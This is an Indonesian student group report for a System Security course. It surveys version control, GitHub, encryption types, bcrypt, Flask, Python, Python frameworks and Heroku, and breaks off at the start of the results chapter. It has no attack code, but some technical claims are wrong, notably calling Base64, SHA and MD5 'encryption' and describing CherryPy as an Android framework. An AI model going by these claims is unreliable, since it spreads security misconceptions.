

KEAMANAN SISTEM

LAPORAN PROJEK AKHIR

(Disusun untuk memenuhi Ujian Akhir Semester Mata Kuliah Keamanan Sistem)



Oleh Kelompok 1:

- | | |
|------------------------------|-----------------|
| 1. Abidzard Lintang Adhiasta | (1910631170149) |
| 2. Rizqi Muhammad Khatami S. | (1910631170128) |
| 3. Naufaldi Mahardika | (1910631170035) |
| 4. Rizqi Nur Karimah | (1910631170129) |
| 5. Rizqy Arya Pratama | (1910631170130) |
| 6. Sabar Rendy Samuel S. | (1910631170132) |
| 7. Yurike Oktavirani | (1910631170148) |
| 8. Adithia Fahri Pahrudin | (1910631170151) |
| 9. Agus Ibrahim | (1910631170155) |
| 10. Lidya Nurhidayati | (1910631170200) |
| 11. M. Yazid Zidane | (1910631170202) |
| 12. Maruf Idhar Safawi | (1910631170204) |
| 13. Mohamad Alda | (1910631170206) |
| 14. Muhammad Faiz Bachrul A. | (1910631170209) |

PROGRAM STUDI TEKNIK INFORMATIKA
FAKULTAS ILMU KOMPUTER
UNIVERSITAS SINGAPERBANGSA KARAWANG
-2022-

KATA PENGANTAR

Puji dan syukur kami panjatkan kepada Tuhan Yang Maha Esa, yang telah melimpahkan nikmat-Nya, sehingga penulis dapat menyelesaikan laporan projek ini tepat pada waktunya.

Tulisan ini kami susun untuk menyelesaikan UAS pada mata kuliah Keamanan Sistem, di Kelas 5G, Program Studi Teknik Informatika, Fakultas Ilmu Komputer, Universitas Singaperbangsa Karawang.

Dalam penyusunan tulisan ini, kami selaku penulis menyadari bahwa masih banyak kekurangan dalam penyusunan. Walaupun dengan segala kemampuan dan keterbatasan kami, juga kendala yang ada, kami berusaha sebisa mungkin untuk dapat menghasilkan yang terbaik.

Pada kesempatan ini, penulis ingin memberikan ucapan terima kasih kepada pihak yang membantu penulis dalam pengerjaan makalah ini:

1. Yth.Bapak Purwantoro, M.Kom. selaku dosen yang mengampu mata kuliah terkait,
2. Rekan satu tim yang telah bekerja sama dalam menyelesaikan tulisan ini.

Akhir kata, penulis berharap penyusunan laporan ini dapat memberikan yang terbaik terhadap UAS kali ini

DAFTAR ISI

KATA PENGANTAR	i
DAFTAR ISI	ii
BAB I	1
PENDAHULUAN.....	1
BAB II	2
Kajian Pustaka	2
2.1 Pengertian Version Control System	2
2.1.1 Jenis- Jenis Version Control System	2
2.2 Pengertian GitHub	3
2.2.1 Fungsi GitHub	3
2.3 Pengertian Enkripsi.....	4
2.3.1 Jenis - jenis Enkripsi.....	4
2.3.2 Cara Kerja Enkripsi	5
2.3.3 Kelebihan Enkripsi	5
2.3.4 Kekurangan Enkripsi	6
2.4 Pengertian Bcrypt	6
2.5 Flask 2.0.2	6
2.5.1 Fitur-fitur Flask.....	7
2.5.2 Kelebihan flask	7
2.6 Python 3.10.1.....	7
2.6.1 Fitur-fitur pada Python 3.10.1	8
2.7 Framework.....	8
2.8 Heroku	11
2.8.1 Heroku sebagai komputasi modern.....	11
2.8.2 Hubungan heroku dengan komputasi modern.....	11
BAB III	12
PEMBAHASAN	12
3.1 Hasil Pembuatan Sistem.....	12
3.1.1 Halaman Utama Sistem	12

3.1.2	Halaman Login.....	12
3.1.3	Halaman sukses Login.....	13
3.1.4	Halaman About Us.....	13
3.2	GitHub Repository	14
3.2.1	Contributors	15
3.2.2	Collaborators	15
3.2.3	README.md	15
3.3	Deploy App on Heroku	16
3.4	Pentesting pada Sistem Milik Kelompok 2	18
BAB IV		20
KESIMPULAN & SARAN		20
REFERENSI		iv

BAB I

PENDAHULUAN

Website merupakan layanan informasi yang banyak diakses oleh pengguna yang terhubung dalam suatu jaringan internet. Suatu website dituntut untuk mampu menangani permintaan pengguna dengan baik, sehingga dalam pembangunannya tidak jarang terdapat celah keamanan yang dapat dimanfaatkan hacker untuk merusak sistem didalamnya. Keamanan pada teknologi informasi merupakan kebutuhan yang penting bagi suatu lembaga untuk menjamin kerahasiaan, integritas dan ketersediaan informasi.

Terdapat dua jenis metode dalam pencarian celah keamanan pada website, yaitu vulnerability identification dan penetration testing. Vulnerability identification merupakan proses scanning atau pemindaian sistem pada perangkat lunak atau jaringan yang bertujuan mengetahui kelemahan dan celah di dalam sistem tersebut. Sedangkan, penetration testing merupakan pengujian dengan mengeksploitasi ke dalam sistem dengan tujuan mengetahui kemungkinan eksploitasi dalam sistem. Penguji pada metode penetration testing berwenang untuk melakukan pengujian penetrasi untuk mengeksploitasi sistem dan mencari tahu kemungkinan adanya celah keamanan yang dapat dimanfaatkan untuk eksploitasi. Keduanya merupakan metode yang baik digunakan untuk menguji keamanan sistem. Namun, penetration testing memiliki kelebihan dan disarankan untuk melakukan pengujian keamanan sistem.

Penelitian ini berfokus pada pengujian keamanan website yang telah dibuat oleh kelompok 2 yang dilakukan melalui metode pengujian penetration testing. Tujuan dilakukannya penelitian ini adalah mengetahui celah keamanan pada website berdasarkan pada pengujian penetration testing, sehingga dapat diberikan rekomendasi untuk peningkatan keamanan pada website yang telah dibuat oleh kelompok 2.

BAB II

Kajian Pustaka

2.1 Pengertian Version Control System

Menurut Atlassian, *version control system* (VCS) adalah sebuah kumpulan perangkat lunak yang sudah terintegrasi dan digunakan untuk membantu software engineer mengelola perubahan dalam *source code* dari waktu ke waktu.

Software dalam sistem ini mampu melacak setiap modifikasi kode dalam seluruh jenis *database* perusahaan. Jika *software* menemukan kesalahan, *engineer* dapat membandingkan kode dari versi sebelumnya dan mulai memperbaiki kekeliruan tersebut. Karena sistem pelacakan yang akurat, *version control system* dapat mengurangi gangguan serta kesalahan pada kinerja semua anggota tim *engineering*.

Dalam hampir semua *software project*, *source code* adalah sebuah aset berharga yang harus dilindungi.

2.1.1 Jenis- Jenis Version Control System

a. Local version control systems

Melansir Geeks For Geeks, *local version control systems* merupakan jenis VCS paling sederhana dan memiliki *database* yang menyimpan semua perubahan pada *file*. LCS juga merupakan salah satu alat VCS yang paling umum. Sistem ini mampu membuat *set patch*, atau perbedaan antara *file*, dalam format khusus pada sebuah *disk*.

b. Centralized version control systems

Jenis *version control system* berikutnya adalah CVCS. Sistem satu ini kerap menjadi jembatan kolaborasi di antara para *engineer* dan *developer*. CVCS dapat memberikan informasi tentang apa yang dilakukan para *engineer* dan *developer* pada sebuah proyek.

c. Distributed version control systems

DVCS mengandung banyak repositori. Sistem ini mendukung cara kerja di mana tiap pengguna memiliki repositori dan *copy* dari pekerjaan mereka sendiri. Ketika pengguna melakukan perubahan, DVCS tidak akan memberi orang lain akses ke pada perubahan yang telah dibuat tersebut. Hal ini karena DVCS akan mencerminkan perubahan tersebut dalam repositori masing-masing pengguna dan mereka perlu mendorongnya agar terlihat pada repositori pusat. Intinya, DVCS mendorong budaya tanggung jawab pada tiap perubahan yang dilakukan masing-masing *engineer* dan *developer*.

2.2 Pengertian GitHub

GitHub adalah website yang digunakan untuk menyimpan dan mengelola kode suatu project. Anda dapat membuat atau mengupload kode Anda ke server GitHub dan kemudian melakukan coding secara online. Hal tersebut dimungkinkan karena GitHub dibangun atas dua sistem utama, yaitu version control dan Git.

Version control adalah sistem yang mencatat semua perubahan kode pada project. Sistem ini penting agar Anda bisa melihat semua riwayat perubahan kode.

Git adalah sebuah *distributed version control* yang membuat riwayat perubahan kode bisa diakses oleh semua orang di dalam project. Bukan hanya pencipta kodenya saja seperti di *version control* biasa.

2.2.1 Fungsi GitHub

a. Memudahkan Kolaborasi Pengerjaan Project

Fungsi Github yang paling utama adalah untuk memudahkan kolaborasi dalam menjalankan project. Dengan *distributed version control*, semua developer atau anggota tim bisa mengakses dan mengelola kode di satu tempat. Misalnya, melakukan review code bersama, diskusi perbaikan bug, dan sebagainya.

b. Mencegah Perubahan Kode yang Bisa Merusak Kode Asli

Apakah Anda takut perubahan kode yang dilakukan akan merusak kode asli? Tenang, GitHub punya solusinya untuk Anda. Dengan fitur Branch, Anda bisa membuat “cabang” dari kode utama project. Sehingga, Anda dapat melakukan perubahan pada kode tersebut tanpa berefek langsung ke kode utama. Sangat berguna bila Anda ingin memperbaiki bug atau mencoba menambahkan fitur baru.

c. Sebagai Portofolio Bagi Developer

Fungsi GitHub yang terakhir adalah sebagai portofolio bagi developer. Di GitHub, Anda dapat mengatur project atau kode yang Anda kerjakan untuk ditampilkan secara publik. Hal ini akan menunjukkan kemampuan Anda sebagai seorang profesional.

2.3 Pengertian Enkripsi

Enkripsi adalah proses teknis yang mengkonversikan informasi menjadi kode rahasia, sehingga mengaburkan data yang akan kirim, terima, atau simpan. Pada dasarnya, sebuah algoritma digunakan untuk mengacak data, sebelum pihak penerima menyatukan kembali data yang diacak tersebut menggunakan kunci dekripsi. Pesan yang ada di dalam file terenkripsi ini disebut sebagai "plaintext" atau teks polos, sementara dalam bentuk terenkripsi pesan itu disebut sebagai "ciphertext" atau teks yang disandikan.

2.3.1 Jenis - jenis Enkripsi

a. Enkripsi Base64

Enkripsi ini menggunakan 6-bit encoding dengan karakter ASII tersebut. Enkripsi Base64 merupakan format yang dicetak menggunakan karakter, memungkinkan binary data yang akan dikirim dalam bentuk email dapat tersimpan di database.

b. Enkripsi RC4

Enkripsi ini merupakan salah satu jenis stream cipher, yakni memproses unit data pada satu saat. Unit data ini pada umumnya adalah sebuah byte. Pengkodean

data dilakukan dalam ukuran panjang yang bervariasi. Dibuat oleh Ronal Rivest pada tahun 1987, enkripsi ini didasarkan pada permutasi acak.

c. Enkripsi SHA

SHA adalah serangkaian fungsi cryptographic hash yang dirancang oleh National Security Agency milik Amerika. Terbagi ke dalam tiga jenis, yakni:

- SHA-0
- SHA-1
- SHA-2, SHA-2 menggunakan algoritma yang identik dengan ringkasan ukuran variabel yang terkenal sebagai SHA-224, SHA-256, SHA-384 dan SHA 512.

d. Enkripsi MD5

Enkripsi MD5 adalah salah satu dari serangkaian algoritma masage digest yang didesain oleh Ronal Rivest pada tahun 1991.

Jadi, enkripsi ini merupakan update dari versi sebelumnya yakni MD4. dalam kriptografi, MD5 adalah fungsi hash kriptografik yang digunakan secara luas dengan hash 128-bit. Umumnya digunakan untuk menguji integritas sebuah file.

2.3.2 Cara Kerja Enkripsi

Keamanan informasi pada internet disiapkan dengan berbagai macam jenis metode, anda mungkin tidak menyadarinya bahwa data yang anda kirim tersebut telah dienkripsi terlebih dahulu. Data yang dikirim dalam bentuk mentah (tidak terenkripsi) disebut plaintext. Data tersebut kemudian dienkripsi menggunakan algoritma enkripsi dan kunci enkripsi.

Proses tersebut menghasilkan sebuah bentuk data yang baru yang disebut ciphertext. Ciphertext ini hanya mampu dibaca apabila diuraikan terlebih dahulu dengan menggunakan sebuah kunci yang cocok dengannya, proses perubahan bentuk dari ciphertext menjadi plaintext ini disebut dekripsi.

2.3.3 Kelebihan Enkripsi

Beberapa kelebihan dari enkripsi, diantaranya:

- a. Data akan aman dan tidak dapat diakses oleh sembarang orang.
- b. Sebagai tanda bahwa data tersebut asli dan tidak dimanipulasi.
- c. Mencegah kebocoran data saat pencurian data dilakukan oleh orang yang tidak bertanggung jawab.

2.3.4 Kekurangan Enkripsi

- a. Dapat digunakan untuk hal-hal buruk seperti menyembunyikan data teroris.
- b. Dapat dipakai untuk antar penjahat berkomunikasi.
- c. Bila pengguna lupa atau kehilangan kunci enkripsi, maka data tidak akan dikembalikan seperti sebelumnya.

2.4 Pengertian Bcrypt

Bcrypt merupakan fungsi hashing kata sandi yang dirancang oleh dua orang peneliti keamanan komputer Niels Provos dan David Mazières, cipher Blowfish adalah dasar pembuatan bcrypt, dan disajikan di USENIX pada tahun 1999.^[1] bcrypt dapat melindungi dari serangan rainbow table dengan menggunakan salt, selain itu, bcrypt adalah fungsi adaptif: seiring waktu, jumlah iterasi dapat ditingkatkan untuk membuatnya lebih lambat, sehingga tetap aman terhadap serangan pencarian brute-force bahkan dengan meningkatnya daya komputasi.

Fungsi bcrypt merupakan algoritme hash password dasar untuk OpenBSD dan sistem lain termasuk beberapa distribusi Linux seperti SUSE Linux . Bcrypt dapat diimplementasikan pada bahasa pemrograman PHP, Python, JavaScript, C, C ++, C #, Go,^[4] Java,^{[5][6]} Elixir,^[7] Perl,^[8] Ruby dan bahasa lain

2.5 Flask 2.0.2

Flask adalah framework yang banyak digunakan untuk Pengembangan Web menurut JetBrains Python Developers Survey pada 2020. flask ini telah mencapai rilis versi 2.0. Versi 2.0 ini mempunyai banyak pembaruan, seperti tampilan asinkron, tetapi tidak mensupport lagi python versi lama. python 2 dan 3,5 tidak dapat lagi mendukung dalam menggunakan flask 2.0 ini, hanya python 3,6 yang menjadi versi minimum yang didukung oleh flask 2.0.

2.5.1 Fitur-fitur Flask

Flask merupakan *microframework* yang berarti flask mempunyai *core* yang sangat sederhana dan kecil, namun tetap dapat ditambah dan tumbuh. Berdasarkan hal tersebut, fitur-fitur bawaan dari flask sendiri termasuk sedikit jumlahnya, fitur-fitur tersebut antara lain adalah

- a. Built-in development server.
- b. Debugger cepat.
- c. Integrated support untuk pengetesan unit.
- d. Kompatibel dengan mesin aplikasi Google.
- e. RESTful request dispatching.
- f. Jinja2 templating.
- g. Mendukung secure cookies.
- h. Berbasis unicode.
- i. Mengikuti WSGI 1.0

Selain itu, flask juga didukung dengan dokumentasi yang sangat baik dan banyak forum yang ada di internet untuk mendiskusikan masalah terkait flask.

2.5.2 Kelebihan flask

Kelebihan-kelebihan dari flask adalah :

- a. Ringan untuk dijalankan karena mempunyai *core* yang sederhana dan desain modular.
- b. Dapat menangani fungsi HTTP *request* dengan mudah.
- c. API yang baik dan koheren.
- d. Dokumentasi yang banyak dan terstruktur dengan baik, penuh dengan contoh yang dapat digunakan langsung.
- e. Mudah untuk dipasang dan di-*deploy* untuk produksi.
- f. Mudah untuk diperiksa secara menyeluruh.

2.6 Python 3.10.1

Python merupakan bahasa pemrograman umum tingkat atas yang dapat diterapkan untuk berbagai jenis permasalahan yang portable yang dapat berjalan di banyak Sistem Operasi seperti Unix, Mac, dan juga pada windows. Pengertian python sendiri merupakan bahasa pemrograman yang diinterpretasi, interaktif, dan juga berorientasi objek, yaitu seperti menggabungkan modul-modul, exception, pengetikan yang dinamis, tipe data dinamis yang bersifat tingkat tinggi, dan kelas-kelas. Python juga memiliki antar muka ke banyak pemanggilan sistem dan pustaka, serta sejumlah sistem di windows, dan dapat diperluas ke dalam bahasa C atau C++. Kemudian juga dapat digunakan sebagai bahasa tambahan untuk aplikasi yang membutuhkan antar muka yang dapat deprogram.

2.6.1 Fitur-fitur pada Python 3.10.1

- a. Pelacakan kesalahan (error) yang lebih baik

Menangani kesalahan lebih baik karna dua fitur yaitu pesan kesalahan yang lebih baik dan nomor baris yang tepat untuk debugging.

- b. Memperkenalkan penocokan pola struktural

Penambahan pola struktural atau biasa di sebut juga dengan switch.

- c. Riset lebih ketat

Fungsi `zip()` yang merupakan fungsi bawaan dalam python yang memungkinkan kita untuk menggabungkan dan mengulangi elemen dari beberapa urutan.

- d. Pengodean teks otomatis

- e. Iterasi asinkron

Pemrograman asynchronous pemrograman yang sudah lama ada pada python tapi ada dua bawaan asinkron baru yaitu `aiter()` dan `anext()` untuk membuat kode menjadi lebih mudah di baca.

2.7 Framework

Saat ini, Python dinilai di antara bahasa pemrograman paling populer. Bahasa ini mudah dipelajari dan digunakan. Inilah alasan mengapa popularitasnya sangat tinggi. Python memiliki berbagai aplikasi, kamu bisa menggunakannya untuk membangun apa pun yang kamu

inginkan. Sebagai bahasa pemrograman open source, Python dapat dengan mudah berinteraksi dengan frameworks yang berbeda. Setiap programmer yang berpengalaman pasti tidak akan ragu untuk memberi tahu banyak keuntungan menggunakan frameworks. Selain dapat mengurangi tugas coding, kamu dapat membangun aplikasi lebih cepat dan menyesuaikannya dengan preferensi. Dalam artikel ini, kita akan melihat beberapa frameworks terbaik yang dapat digunakan oleh programmer dan pengembang Python.

2.7.1 Django

Tak perlu diragukan lagi bahwa Django adalah frameworks Python yang paling populer. Ini adalah framework untuk programmer Python pemula dan berpengalaman. Django adalah frame sumber terbuka yang dapat membantumu melakukan berbagai hal lebih cepat. Ini juga memberikan kesempatan untuk skala proyek Python mu dan secara teratur diperbarui agar sejalan dengan versi bahasa Python terbaru. Django kompatibel dengan sebagian besar mesin database. Ketika datang ke aplikasi kehidupan nyata, Django telah menerima sambutan yang cukup hangat. Aplikasi populer seperti Pinterest, Instagram, dan bahkan Disqus didukung oleh Django. Django adalah frame serbaguna, dapat digunakan di situs web apa pun. Ini karena framework ini dapat mengirimkan konten web dalam format JSON, XML, RSS feed, dan format lainnya.

2.7.2 Flask

Sebagai bahasa pemrograman yang kuat dan serbaguna, kamu dapat menggunakan Python untuk mengembangkan aplikasi yang berdiri sendiri. Jika kamu berencana untuk menggunakan aplikasi semacam itu, pertimbangkan untuk menggunakan framework Flask. Flask hadir dengan templat khusus yang dikenal sebagai Jinja. Namun, kamu masih bebas memilih mesin template lain yang kamu inginkan. Flask biasanya dianggap sebagai frame terbuka. Ini dapat digunakan untuk membangun API, layanan RESTful dan end point. Meskipun Flask paling cocok untuk aplikasi terbuka, itu juga dapat digunakan dalam mengembangkan sistem backend.

2.7.3 Web2py

Web2py adalah framework gratis, open source, dan full-stack untuk pengembangan aplikasi berbasis web yang cepat, terukur, aman dan portabel. Fleksibilitas Web2py berada di tingkat yang berbeda. Web2py juga merupakan frame Python paling portabel yang dapat kamu gunakan. Ini juga salah satu kerangka kerja Python termudah. Karena menggunakan LDAP untuk otentifikasi berarti kamu tidak perlu menginstal atau mengkonfigurasinya. Kamu dapat menjalankannya langsung dari flash drive eksternal. Web2py kompatibel dengan berbagai jenis mesin database. Ini juga memiliki sistem built-in yang digunakan untuk mengelola kesalahan. Namun, framework hanya dapat digunakan dengan versi Python terbaru.

2.7.4 CherryPy

Jika kamu berencana mengembangkan aplikasi yang akan berjalan lancar di platform Android, ini adalah frame Python paling ideal yang harus kamu gunakan. Ini adalah kerangka minimalis yang akan membantumu melakukan lebih banyak dan menulis lebih sedikit kode. CherryPy memungkinkan pemrogram dan pengembang untuk mengelola beberapa server secara bersamaan. Framework ini dilengkapi dengan plugin khusus yang akan membantumu memantau kinerja suatu aplikasi.

2.7.5 Pylon

Pylons adalah frame Python populer lainnya untuk pengembang web. Framework ini memiliki debugger online yang melakukan tugas pelacakan dan memperbaiki kesalahan dalam suatu program. Ini akan menyederhanakan tugasmu untuk membuat aplikasi tanpa cela.

2.7.6 Pyramid

Pyramid adalah kerangka Python penting lainnya yang biasanya digunakan oleh pengembang dan programmer. Biasanya digunakan untuk identifikasi dan routing. Pyramid adalah frame ideal untuk aplikasi besar dan kompleks yang biasanya ditargetkan untuk melayani banyak orang. Namun, itu masih bisa digunakan untuk

aplikasi sederhana. Pyramid juga merupakan kerangka ideal untuk membuat prototipe yang akan digunakan untuk mengembangkan API.

2.8 Heroku

Heroku adalah sebuah *cloud platform* yang menjalankan bahasa pemrograman tertentu, Heroku mendukung bahasa pemrograman seperti Ruby, Node.js, Python, Java, PHP, dan lain-lain. Heroku termasuk ke dalam kriteria *platform as a service*, sehingga bagi anda yang ingin melakukan *deploy* aplikasi ke heroku cukup hanya dengan melakukan konfigurasi aplikasi yang ini di *deploy* dan menyediakan *platform* yang memungkinkan pelanggan untuk mengembangkan, menjalankan, dan mengelola aplikasi tanpa kompleksitas membangun dan memelihara infrastruktur yang biasanya terkait dengan pengembangan dan peluncuran aplikasi.

2.8.1 Heroku sebagai komputasi modern

a. *Cloud Computing*

Cloud Computing adalah sebuah model untuk kenyamanan, akses jaringan *on-demand* untuk menyatukan pengaturan konfigurasi sumber daya komputasi yang dapat dengan cepat ditetapkan dan dirilis dengan usaha manajemen yang minimal atau interaksi dengan penyedia layanan.

2.8.2 Hubungan heroku dengan komputasi modern

Berikut adalah beberapa faktor hubungan heroku dengan komputasi modern :

1. Heroku adalah salah satu *web hosting* berbasis *cloud* sehingga dapat diakses dimana dan kapan saja sehingga sesuai dengan kriteria komputasi modern.
2. Heroku termasuk ke dalam kriteria *platform as a service*.
3. Heroku dapat manage sistem operasi, ram, hardisk dan sebagainya secara otomatis sehingga heroku juga dapat mendeteksi bahasa apa yang digunakan oleh sebuah aplikasi.
4. Heroku dapat melakukan *deploy* secara otomatis terhadap aplikasi yang kita upload melalui tool git.


BAB III

PEMBAHASAN


3.1 Hasil Pembuatan Sistem

3.1.1 Halaman Utama Sistem


Tautan : <https://securityflask.herokuapp.com/>



